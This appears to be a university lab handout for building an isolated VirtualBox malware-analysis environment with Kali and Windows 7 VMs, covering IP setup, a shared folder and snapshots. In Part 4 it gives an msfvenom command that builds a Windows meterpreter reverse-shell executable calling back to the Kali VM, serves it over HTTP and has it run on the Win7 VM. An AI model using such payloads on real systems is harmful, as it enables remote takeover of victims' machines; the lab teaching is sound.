3. Images below are the screenshot of setting up an IP address on VM.


a. Initial Kali IP




b. Initial Win7 IP




c. Adjusted Kali IP




d. Adjusted Win7 IP



e. Ping from Win7 to Kali(Win7 can reach to Kali)



f. Ping from Kali to Win7(Kali cannot reach to Win7)



3. Part 3: Setting up a shared folder between the Kali in the Virtual Box and the host OS

We're going to set up a share folder between Kali and host OS on Virtual Box.

3-1. Setting up shared folder on Virtual Box

a. Go to 'Machine->Settings->Shared Folders' in VirtualBox menu of your Kali VM.

b. Add a new shared folder, and choose the host path of the shared folder in the 'Folder Path' field. This will be the path on your host device.

c. Name your new folder as "CSE434-Kali-Shared"


d. Select both 'Auto-mount', and 'Make Permanent'

e. Name the guest folder name "CSE434-malware-analysis-share" in 'Mount point' field.

3-2. Setting up in the Kali

a. The folder which you typed in a Virtual Box setting should be created on your Kali machine. Go to '/media/sf_CSE434-Kali-Shared'

b. Checking the shared folder. Try to make a any file in the '/media/sf_CSE434-Kali-Shared' using 'touch test.txt'. You can see the file in the Kali and the host machine as well.



4. Part 4: Create a simple Malware

We will make a simple malware attack to make sure that our environment is ready

4-1. Making a Malware program


a. In the Kali VM, make a new directory named 'Malware' under your default directory.

b. Type: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 -f exe > Malware/test-malware.exe


c. Type: 'python -m SimpleHTTPServer' If it doesn't work, type this. 'python -m httpd.service'. This will start a simple http server.

4-2. Download the Malware program which we made into a Win7 VM.


a. In the Win7 VM, open a browser and connect to 'http://10.0.0.1:8000'. You can see the Kali's directory through the Web page.




b. Navigate to the Malware folder (while still in your Windows 7 VM), and download the Malware and execute it.



c. Lastly, take a snapshot of each VM for the further purpose.




Oracle VM VirtualBox 관리자
파일(F) 머신(M) 스냅샷(S) 도움말(H)
도구
찍기(T) 삭제(D) 복원(R) 속성(P) 복제(C) 설정(S) 삭제 표시(H)
ubuntu
전원 꺼짐
IE9 - Win7 (snapshot1)
실행 중
kali (snapshot1)
실행 중
이름
찍은 시간
snapshot1
2022-09-15 오후 3:17(22초 전)
현재 상태(변경됨)